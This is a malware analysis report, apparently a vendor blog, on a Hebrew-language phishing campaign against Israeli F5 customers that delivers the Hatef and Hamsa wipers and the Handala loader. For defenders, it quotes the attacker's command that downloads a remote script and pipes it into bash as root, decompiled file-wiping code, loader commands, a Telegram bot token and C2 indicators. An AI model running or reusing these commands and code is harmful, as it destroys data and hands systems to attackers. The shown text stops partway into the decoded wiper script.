Operation HamsaUpdate: A Sophisticated Campaign Delivering Wipers Puts Israeli Infrastructure at Risk

By Research Team

Published: 2023-12-20 · Archived: 2026-04-02 11:25:21 UTC

Written by Nicole Fishbein and Ryan Robinson

On December 19th, the Israel National Cyber Directorate released an urgent alert warning regarding a phishing campaign actively targeting Israeli customers using F5's network devices. We've labeled this campaign **Operation HamsaUpdate**. It features the deployment of a newly developed wiper malware that targets both Windows and Linux servers. The campaign leverages a convincingly written email in Hebrew and utilizes sophisticated social engineering techniques, pressuring victims to execute the harmful code residing on their servers. The final attack delivers a complex, multi-stage loader or a destructive wiper, each variant customized for either Linux or Windows environments.


To help identify and combat this threat, the Israel National Cyber Directorate has made public the Indicators of Compromise (IOCs) associated with this campaign, including variants of the wiper malware. We've dubbed the Windows variant **'Hatef'** and the Linux variant **'Hamsa'**. During our analysis, we unearthed a second-stage loader coded in Delphi—which spearheads the execution of an AutoIt injector. This injector has been given the name **'Handala'**.

The following blog post presents a detailed technical examination of the various threats contained within the Operation HamsaUpdate.

Infection Vector: Phishing Email

The attack is initiated with a cleverly crafted phishing email that stands out for its impeccable Hebrew, free of the typical misspellings or grammatical errors often seen in such schemes. The email's content showcases a sophisticated level of social engineering, creating a compelling sense of urgency that is highly persuasive to the recipient.

Central to the attackers' strategy is adopting a phishing theme that exploits the recent vulnerability discovery in F5's BIG-IP platform. BIG-IP represents an advanced iteration of Application Delivery Controller (ADC) technology and is integral to many organizations' network infrastructures. The email convincingly warns the victim that this critical vulnerability has led to a compromise within their organization. It presses the urgency of the matter, imploring the recipient to take immediate action by adhering to the directives enclosed in the email.


שלום,
אנו כותבים על מנת ליידע אתכם על מצב רגישות מוגבר בעקבות "מתקפת אפס יומים" במוצרי BIG-IP שלנו. מתקפה זו עלולה לאפשר לתוקפים בלתי מאומתים גישה לרשת מערכת ה-BIG-IP וביצוע פקודות מערכת שרירותיות
ת. מצב זה משפיע על הגרסה האחרונה של מוצרי BIG-IP שפותחו על ידינו. המתקפה התרחשה על השרתים שלכם ב-16 בדצמבר 2023.
מצב רגישות זה דורג כקריטי, על פי המדדים של "מערכת ניקוד הפגיעות המשותפת" (CVSS).
מצב הרגישות הנבא ליידיענו ב-15 בדצמבר 2023 בסביבות השעה 09:00 שעון PST, סביבות השעה 19:00 שעון ישראל, על ידי משתמש שהבחין בבעיה שמקורה בפורומים של הרשת האפלה. לאחר שהתוודענו לנושא, נק
טנו פעולת פיידית לבדיקת התקיית. בהתבסס על הממצאים שלנו, המלחנו ליוזות את מקור הבעיה בקוד האפליקציה שלנו ולייישם שינויים בקוד שלנו כדי להשיב את האפליקציה לפעילות סדירה.
בהתבסס על הבדיקות שביצענו, שכללו ניתוח של קבצי היומן שלנו, עלה כי הפריצה איפשרה למספר מוגבל מאוד של תוקפים לצפות בפרטי המידע שלכם. רשימת השרתים שנפרצו מצורפת להודעה זו.
אנו פועלים כעת עם BIG-IP במטרה לעדכן את המוצרים שלנו באמצעות גרסה מעודכנת של האפליקציה שלנו. גרסה זו אינה מאפשרת פריצה מסוג זה. על מנת לתקן את פריצה זו בשרתים שלכם, כל שעליכם לעשות הוא להפע
יל את קובץ העדכון בהתאם להוראות המפורטות בהודעת דוא"ל זו.
- שימו לב: הקובץ המצורף מפרט רק חלק מהשרתים שלכם שנפרצו, לכן יש להפעיל את קובץ העדכון בכל השרתים בהם אתם משתמשים.
- בהתחשב בכך ששינוי אפשרות שתתבצע גם מתקפה על שרתי גיבוי מקומיים, יש להריץ את קובץ העדכון גם על שרתים מקומיים.
מדריך שרתי LINUX
1- התחברות עם משתמש השורש (root user)
2- הפעילו את הפקודה הבאה:
wget -O - https://sjc1.vultrobjects.com/f5update/update.sh | bash
מדריך שרתי Window
1- הפעילו את קובץ העדכון הבא בשרת שלכם דרך משתמש מנהל. הורד
כל תרחיש אפשרי כתוצאה של מאי עדכון השרתים הינו באחריות מנהל ה-IT של הארגון, ואין זו אחריותה של חברת F5.
חשוב לנו ליידע אתכם שאנו מתייחסים לנושא זה ברצינות רבה. אנו עורכים בדיקה יסודית של התהליכים הפנימיים שלנו כדי להבטיח שפריצה מסוג זה לא תישנה עבור כלל הלקוחות שלנו.
אנו מביעים את התנצלותינו הכנה על אי הנוחות שגגרמה לכם.
בברכה,
ז.איקבאל
חברת F5


Screenshot of the phishing email published by the Israel National Cyber Directorate.

In a detailed and deceptive request, the victim is instructed to run a specific file across all their Linux and Windows servers, explicitly including backup and even localized servers, to address the issue ostensibly. For Linux servers, the email cunningly guides the victim in utilizing root privileges to execute a `wget` command. Meanwhile, Windows server administrators are instructed to open and execute an attached archive ZIP file.


By leveraging a well-known and trusted platform's vulnerability and employing highly convincing communication, the attackers demonstrate advanced tactics designed to manipulate their targets into unknowingly compromising their own network's security.

Hacktivism?

A group calling itself "Handala Hack Team" has claimed responsibility for recent cyber attacks. They present themselves as a newly formed pro-Palestinian activist group, yet their identity behind the social media profiles remains uncertain. Handala Hack has set up various social media accounts, including on Telegram, Tox, Twitter, and BreachForums, and has also launched their own website, which is currently incomplete. As they reported the attacks in real-time, they also mocked the Israel National Cyber Directorate (INCD). Their website's purpose is still unclear, but it may be intended for publicizing information about hacked targets.




Hadala Hack Team website.



Posts on social media by Handala Hack Team.

The group appears to be targeting social media to gain attention for their activist hacking. They have produced a video and are actively tagging Israeli news agencies, influencers, and figures in the cybersecurity industry. Their posts are being shared on all their social media platforms.



The video created by Handala Hack Team.

The group sent an email to Twitter influencer @DailyDarkWeb claiming that they targeted Israeli government entities, destroying 10TB of data. No evidence has been provided yet for these claims.

Besides the group's claims, **we can't make attribution since there is insufficient evidence**. Moreover, there's a known tactic where false activist personas are crafted to imply that independent activists, rather than government organizations, are behind cyberattacks.

Technical Analysis

The Loader

For the Windows variant, there are two known variants of ZIP files that are delivered. Both ZIP files contain only one file, an exe named F5UPDATER.EXE, which is a .NET application that is disguised as a system update tool of F5. It serves as the first stage loader of the attack.

In both cases, the loader is implemented in C#, using the same namespace called SecureDeleteFiles and defining a class *FrmMain*. In both cases, the form includes a progress bar (prgStatus), a picture box (pictureBox1), a label (label1), and a button (btnDeleteAllFiles).

Both files extract assembly from the resource section. The payload is written to System32 and executed.

The difference between the two archive variants is the payload in the resource. The loader (fe07dca68f288a4f6d7cbd34d79bb70bc309635876298d4fde33c25277e30bd2) extracts a resource called *Hatef.exe* which is the executable for the wiper.

The second loader variant (ca9bf13897af109cb354f2629c10803966eb757ee4b2e468abc04e7681d0d74a) has two resources. One is Hatef.exe, and the other one, which is being extracted, is a resource called *Handala.exe* written in Delphi. The term Handala refers to a renowned national emblem and embodiment of the Palestinian people. Prior to that, the loader checks if the file already exists in the System32 directory. If the file exists, it is deleted. In the following variant, the wiper Hatef is not used.

Archive SHA256	Type	Loader SHA256
64c5fd791ee369082273b685f724d5916bd4cad756750a5fe953c4005bb5428c	ZIP	ca9bf13897af109cb354f2629c10803966eb757ee4b2e4
		454e6d3782f23455875a5db64e1a8cd8eb743400d8c6d
ad66251d9e8792cf4963b0c97f7ab44c8b68101e36b79abc501bee1807166e8a	ZIP	fe07dca68f288a4f6d7cbd34d79bb70bc309635876298c

Windows Payload: Hatef Wiper

The Windows wiper is internally identified by the Persian name "*Hatef*". The wiper starts out by retrieving its current process name and checking for other processes with the same name excluding its own process ID (with guardrails for matching session IDs and executable paths). This step functions as a singleton check designed to prevent multiple instances of the malware from running simultaneously. If there is already a running instance of the wiper, it sets a specific flag, stops further actions, and terminates prematurely.

If the singleton check succeeds, the Hatef Wiper checks for Administrator privileges. If such privileges are missing, the wiper presents a message box, suggesting it is an updater requiring Administrator access to proceed, a tactic likely intended to coax the user into granting elevated permissions.

The program checks if command-line arguments are passed during its initiation. If the command-line argument does not match "ConfirmDeleteFiles", the wiper cunningly displays a confirmation message box asking for user affirmation regarding a purported system update, adding another layer to its deceptive facade. Should the user approve, or if the action is authorized via the command line, a duplicitous message appears, falsely stating: "The system has been successfully updated!"

Next, it spawns a new class instance named Service and invokes its Run method. This is where the wiper's core logic comes to life, establishing multiple lists that maintain a record of directories and files spread across various locations on the system, including the Users, Program Files, and Windows directories.


The program employs a method called OverwriteFileBlockAndDelete to overwrite files with 4096-byte blocks of random data and subsequently delete them. It skips files that are part of the malware's executable process or are located on a machine named "HANDALA". Handala is the name of the resource and the likely name of the developer's machine. If a file cannot be overwritten due to an error, its path is earmarked in a secondary list (filesOtherDrives) for later attention.

```
// Token: 0x06000008 RID: 8 RVA: 0x00002FD4 File Offset: 0x000011D4
private void OverwriteFileBlockAndDelete(object obj)
{
    string text = obj.ToString();
    try
    {
        bool flag = text == Process.GetCurrentProcess().MainModule.FileName;
        if (!flag)
        {
            bool flag2 = Environment.MachineName == "HANDALA";
            if (!flag2)
            {
                bool flag3 = FileOperations.OverwriteFileBlockSize4096(text);
                bool flag4 = File.Exists(text);
                if (flag4)
                {
                    File.Delete(text);
                    this.LastDelete = DateTime.Now;
                }
            }
        }
    }
    catch (Exception ex)
    {
        object obj2 = this.lockCurrentThread;
        lock (obj2)
        {
            this.filesOtherDrives.Add(text);
        }
    }
    finally
    {
        object obj3 = this.lockCurrentThread;
        lock (obj3)
        {
            this.CurrentThreadCount--;
        }
    }
}
```

Implementation of OverwriteFileBlockAndDelete

The malware wipes key system paths across all connected drives, focusing on directories within "Users," "Program Files," "Program Files (x86)," and "Windows," employing the ProcessDirectory method to enumerate all files within these paths recursively. Once files are deleted, and directories are left empty, it uses an **incorrectly spelled method**, **DeleteDrirectorys**, to remove these now-obsolete directories.

During its operation, the wiper sends periodic updates to a predetermined Telegram chat, likely to inform its controllers about the ongoing progress or notify them when the task is completed. The dispatched information comprises the external IP address of the infected computer, the hostname, a timestamp, and a count of "Undeleted files" within critical file system locations such as the Windows directory and Program Files directories. This count is formatted to show the number of files that the malware has not managed to delete up to that point. This communication strategy serves as a means of real-time reporting on malicious activities, offering the attackers updates and insights into the efficacy of their attack.



Analysis of Hatef Wiper

Linux Payload: Hamsa Wiper

The analysis of the downloaded script revealed an obfuscated payload concealed within. The payload, obscured using a series of five Base64 encoding steps, is executed using the 'eval' command. Upon decoding, it reveals a bash script engineered to conduct a data-wiping operation. The decoded script is in the IOCs section. Because there are five Base64 operations on that script. We named the wiper Hamsa (five in Arabic).

```
wget -O - https://sjc1.vultrobjects.com/f5update/update.sh | bash
```

After masquerading as a routine update, the script strategically pauses for 30 minutes. This delay creates a deceptive appearance of typical system behavior during this period. In the meantime, the script accomplishes reconnaissance to identify the Linux distribution in use, whether it be Red Hat, Ubuntu, or Debian. Subsequently, it quietly installs necessary tools, such as xfsprogs, wipe, and parted, which are pivotal for later tasks involving disk partition manipulation and the secure erasure of data.

Like its Windows variant, this wiper version transmits data to the same Telegram channel. The shared information aligns with what's sent by the Windows variant but adds specific details, such as the system directory's drive letter and prepared information on disk space. The data is organized with clear headers and separators to facilitate understanding, forming a structured log that allows the attackers to track and assess the impact of their infiltration.

Progressing with malicious intentions, the script enumerates all user accounts with an ID number exceeding 999. It systematically eliminates these accounts and obliterates their associated files. This is achieved by harnessing the secure deletion capabilities of the wipe command within the users' home directories.

Additionally, the script outlines a function called remove_os_file. This function is designed to delete important system files in key folders like /bin, /sbin, /usr/bin, and /usr/sbin. Interestingly, it does not delete the files for rebooting the system or removing files (reboot and rm utilities), which hints that they might be needed for later parts of the process.

Next, the wiper checks the mounted partitions—excluding the root partition—by unmounting them and then initializing a new GPT partition table. It generates a new partition, conducts an integrity check via parted, and invokes a part probe to re-read the partition table. Finally, it formats the newly created partition using the XFS file system, obliterating any data remnants on these partitions.

Upon the successful wiping of the file systems, the script once again utilizes the send_telegram_message function to report the completion of the "cleaning process" to its operators via Telegram. Lastly, the script invokes the remove_os_file function to wipe system binaries. Then, it ensures the system's inability to recover by executing a reboot command to restart the compromised machine, leaving it inoperable.

Infrastructure

The wiper sends reconnaissance information to a Telegram channel. In both the Windows and the Linux variants, the *Bot ID* and the *Channel ID* are identical.

```
Bot Id: 6428401585:AAGE6SbwtVJxOpLjdMcrL45gb18H9UV7tQA

Channel Id: 6932028002
```

Delphi Loader: Handala

As previously noted, one of the loaders unpacks a Delphi second-stage loader named **Handala**. The core logic of the loader is within a function known as *PixLawsuit*. The loader conceals its strings with a simple obfuscation method that involves the use of an ADD operation.

Once initiated, Handala executes an obfuscated script called *Closest*. Its goal is to detect any active security software that could disrupt the attack's progression and disable it. This is achieved by listing all active tasks and filtering for names of processes typically associated with security applications using the *findstr* command.

```
 tasklist
findstr.exe findstr /I "avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe"

findstr /I "wrsa.exe"
```

Next, Handala concatenates the contents of files named Bw, *Vessels, Boy, and Conventions* into a unified file called ***Naples.pif***, which is located within a directory it creates for this purpose. Similarly, it concatenates content from files named *Beastiality, Bicycle, and Employee* into another single file named '**k**' within the same folder. After this consolidation process, Handala executes the Naples.pif file while supplying 'k' as an argument.

```
 cmd.exe 1428 cmd /c mkdir 30828

cmd.exe 792 cmd /c copy /b Bw + Vessels + Boy + Conventions 30828Naples.pif

cmd.exe 2788 cmd /c copy /b Beastiality + Bicycle + Employee 30828k

Naples.pif 30828Naples.pif 30828k
```

The file 'Naples.pif' is a renamed AutoIt interpreter, further advancing the attack sequence. A .pif (Program Information File) extension could be a strategic move to camouflage the file as a shortcut reminiscent of those utilized in older Windows operating systems.


The AutoIt loader itself is not a new tool; it has established a reputation for delivering various forms of threats based on the arguments it receives. For this particular attack, the argument fed to it is another obfuscated AutoIt script, indicative of the layered complexity within this multifaceted cyber threat.

SHA256	Type	File Name
f58d3a4b2f3f7f10815c24586fae91964eeed830369e7e0701b43895b0cefbd3	AutoIt Interpreter	Naples.pif
aae989743dddc84adef90622c657e45e23386488fa79d7fe7cf0863043b8acd4	Obfuscated AutoIt Script	k

In this variant, the script is obfuscated and contains redundant function calls and meaningless strings. Each string is obfuscated through a simple encoding process.


This decoding process mirrors that of the Delphi loader, with the distinction that it utilizes the SUB operation instead. To decode these strings, we must first eliminate the '^' character. Afterward, we decode by subtracting the value of each character in the garbled string from the value of the second parameter provided to the STAFFING function.

```
$testamentquartermechanicsmechanical = DllStructCreate(STAFFING("107^130^125^110^100",45/5) & BinaryLen($ProminentTechrep
```




Snippet of the decoded AutoIt script.

Upon execution, the script's primary task is to inject a piece of shellcode that implements the RC4 stream cipher. This shellcode's purpose is singular – to decrypt another payload.



RC4 shellcode used to decrypt payload.

Once decrypted, it is decompressed using RtlDecompressFragment, the algorithm that is being used is LZNT1. The product name and description based on exif information is **FlashDevelop**, and we will refer to it by this name. The purpose of FlashDevelop is to unpack and execute more shellcode into dialer.exe and dllhost.exe. The code injected into dllhost communicates with a C2 server over HTTPS at 31.192.237[.]207:2515. The geolocation of the IP is in Chelyabinsk, Russia. Next, the code is then injected into a Windows Media Player Process. The executable used varies each time (wmpshare.exe, wmpenc.exe, wmlaunch.exe etc.).



Process Hacker during the shellcode execution.

The Handala loader initiates a complex sequence involving a series of additional loaders, which encompass obfuscated scripts and shellcode. Although the ultimate objective of this orchestrated execution chain remains ambiguous, it clearly indicates a more intricate effort to compromise the target machine.

SHA256	Type
336167b8c5cfc5cd330502e7aa515cc133656e12cbedb4b41ebbf847347b2767	Win32 EXE (FlashDevelop)

Conclusions

The Hamsa Wiper campaign represents a sophisticated and highly targeted attack on Israeli infrastructure. Using meticulously written emails in Hebrew, attackers have wielded advanced social engineering techniques to deliver a multi-faceted malware package, ultimately wiping data across Windows and Linux servers.

Our analysis highlighted key components of the malware, such as the intricate multi-stage loading process involving obfuscated scripts, the Delphi-coded second-stage loader, and the Handala AutoIt injector. By utilizing this complex chain, the malware bypassed traditional security measures resulting in a robust and effective cyber attack.

IOCs

31.192.237[.]207:2515

https://sjc1.vultrobjects.com/f5update/update[.]sh

SHA256	Type	Filename	Signed?
fe07dca68f288a4f6d7cbd34d79bb70bc309635876298d4fde33c25277e30bd2	Windows Executable.NET	F5UPDATER.exe	Yessignature:F5UPI
ca9bf13897af109cb354f2629c10803966eb757ee4b2e468abc04e7681d0d74a	Windows Executable.NET	F5UPDATER.exe	Yessignature:F5UPI
e28085e8d64bb737721b1a1d494f177e571c47aab7c9507dba38253f6183af35	Windows Executable.NET	Hatef.exe	No
454e6d3782f23455875a5db64e1a8cd8eb743400d8c6dadb1cd8fd2ffc2f9567	Windows ExecutableDelphi	Handala.exe	No
6f79c0e0e1aab63c3aba0b781e0e46c95b5798b2d4f7b6ecac474b5c40b840ad	Encrypted bash script	update.sh	–
ad66251d9e8792cf4963b0c97f7ab44c8b68101e36b79abc501bee1807166e8a	ZIP		–
64c5fd791ee369082273b685f724d5916bd4cad756750a5fe953c4005bb5428c	ZIP		–
336167b8c5cfc5cd330502e7aa515cc133656e12cbedb4b41ebbf847347b2767	Windows Executable	FlashDevelop	No
f58d3a4b2f3f7f10815c24586fae91964eeed830369e7e0701b43895b0cefbd3	AutoIt Interpreter	Naples.pif	No
aae989743dddc84adef90622c657e45e23386488fa79d7fe7cf0863043b8acd4	Obfuscated AutoIt Script	k	No

8f69c9bb80b210466b887d2b16c68600

8bdd1cb717aa2bd03c12c8b4c9df2d94

Decoded *update.sh* script – Linux Wiper Version:

```
 #!/bin/bash
echo "
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
********************************,,,,,,,,,,,,,,,,,*******************************
************************,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,***********************
********************,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,*******************
****************,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,***************
*************,,,,,,,,,,,,,,&@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,,,,,,,,,,,************
***********,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@*,,,,,@@@@@@@@@@@@@@@*,,,,,**********
********,,,,,,,,,@@@@@@@@@@,,,,,,,,,@@@@@@@@@,,,@@@@@@@@@@@@@@@@@@@@@@@@********
*******,,,,,,,@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,,,,*@@@@@@@@@@@@@@@@@@@@@@@@@,******
*****,,,,,,,/@@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@,,,****
****,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,,,@@@@@,,,,,,,,,,,,,,,,,,,/@,,,,,***
***,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,,@@@@@,,,,,,,,,,,,,,,,,,,,,,,,,,,,**
**,,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,@@@@@@@@&,,,,,,,,,,,,,,,,,,,,,,,,,,*
*,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@,,,@@@@@@@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,*
*,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@,,,,,,*@@@@@@@@@@@@@@@@@@@@@@@@@@,,,,,,,,,,,
*,,,,,,,,,@@@@@@@@@@@@@@@*,,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@,,,,,,,,
,,,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@,,,,,,
,,,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@,,,,
*,,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@,,,
*,,,,,,,,,@@@@@@@@@@@@@@@*,,,,,,,,,,,,,,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@@@@@@@,,,
*,,,,,,,,,@@@@@@@@@@@@@@@(,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,@@@@@@@@@@@@@@@@@,,,
**,,,,,,,,(@@@@@@@@@@@@@@#,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,(@@@@@@@@@@@@@,,*
***,,,,,,,,@@@@@@@@@@@@@@@,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,@@@@@@@@@@@&,**
